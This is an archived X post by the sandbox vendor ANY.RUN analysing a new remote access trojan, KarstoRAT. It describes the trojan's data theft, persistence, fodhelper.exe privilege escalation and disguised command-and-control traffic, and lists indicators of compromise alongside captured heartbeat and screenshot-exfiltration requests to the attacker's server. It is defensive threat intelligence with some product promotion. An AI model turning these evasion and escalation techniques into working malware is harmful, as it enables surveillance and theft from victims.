



**ANY.RUN on X: "  New Modular RAT With Victim Profiling: Detect It Early We identified #KarstoRAT, a new malware that had zero detections on VirusTotal at the time of analysis. It disguises its C2 traffic as <https://t.co/dp7Nd9DCoB>" / X**

Published: 2026-02-25 · Archived: 2026-04-05 15:36:08 UTC

**Post**

**Conversation**




**New Modular RAT With Victim Profiling: Detect It Early** We identified [#KarstoRAT](#), a new malware that had zero detections on VirusTotal at the time of analysis. **It disguises its C2 traffic as legitimate security software** by using the User-Agent SecurityNotifier, increasing the risk of prolonged dwell time and operational disruption.



**This is not blind mass deployment.** KarstoRAT checks the victim's external IP via `api[ipify].org` and maintains heartbeat and logging endpoints with its C2. This behavior suggests selective activation of certain modules based on country, network, or public IP.




**Separate server paths for data and commands back this up.** The C2 is modular, with functions managed independently. This enables controlled deployment and selective capability use, making campaigns harder to detect and contain at an early stage.



**Functionally, KarstoRAT combines surveillance and remote control:** it steals credentials and tokens, logs keystrokes and clipboard data, executes remote commands, uploads payloads, and exfiltrates files, while also capturing screenshots, webcam, and audio activity on the infected host. Persistence is set via Run keys, the Startup folder, and a scheduled SystemCheck task. For privilege escalation, it abuses fodhelper.exe and hijacks the ms-settings\Shell\Open\command registry path. To avoid detection, KarstoRAT checks for debuggers and security analysis software. [#ANYRUN](#) Sandbox bypasses these checks, exposing full behavior within seconds. Before threats turn into longer investigations and business impact, security teams use [#ANYRUN](#) to move from unclear signals to evidence-based action faster





See sample execution in a live analysis session: [app.any.run/tasks/7f289c04](https://app.any.run/tasks/7f289c04)



Pivot from [#IOCs](#) and subscribe to Query Updates in TI Lookup to proactively track evolving attacks: [intelligence.any.run/analysis/looku](#) Equip your SOC with faster decisions and lower workload. See how [#ANYRUN](#) fits your workflows: [any.run/enterprise/?ut #ExploreWithANYRUN](#) IOCs: Domain: hallucinative-shabbily-olga[.]ngrok-free[.]dev IP: 212[.]227[.]65[.]132 HeartBeat URL: "\*/notify?event=heartbeat&user=\*&public\_ip=" Sha256: 839e882551258bf34e5c5105147f7198af2daf7e579d7d4a8c5f1f105966fd7e07131e3fcb9e65c1e4d2e756efdb9f263fd90080d3ff83fbcca1f31a4890ebdb ee5b0c1f0015b9f59e34ef8017ead6e83259b32c4b0e07dc1f894b0d407094a3 aca3f2902307c5ebdb43811b74000783d61b6ad29d7796bb8107d8b1b38d76a3

# KarstoRAT:

## New Modular RAT With Victim Profiling



Command issued by the C2 server

```
Network stream 212.227.65.132: 15144 VM: 50111
RAW data flow between two hosts
1 of 2 Hide all View HEX Text Highlight chars
↑ Send: 159 b Timeshift: 64330 ms Download Hide
GET /notify/event-heartbeat?user=admin&public_ip=45.128.199.218 HTTP/1.1
User-Agent: SecurityNotifier
Host: 212.227.65.132:15144
Cache-Control: no-cache
↓ Recv: 105 b Timeshift: 64417 ms Download Hide
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.14
Date: Mon, 16 Feb 2026 15:12:24 GMT
SCREENSHOT
```

Screenshot sent from the victim's host

```
Network stream 212.227.65.132: 15144 VM: 50112
RAW data flow between two hosts
1 of 2 Show all View HEX Text Highlight chars
↑ Send: 3.98 Mb Timeshift: 64537 ms Download Hide
POST /upload-screen?user=admin HTTP/1.1
User-Agent: SecurityNotifier
Host: 212.227.65.132:15144
Content-Length: 4177974
Cache-Control: no-cache
BM6 7... 6 (... P)
```

### No samples on VirusTotal

```
aca3f2902307c5ebdb43811b74000783d61b6ad29d7796bb8107d8b1b38d76a3
COMMENTS 0
```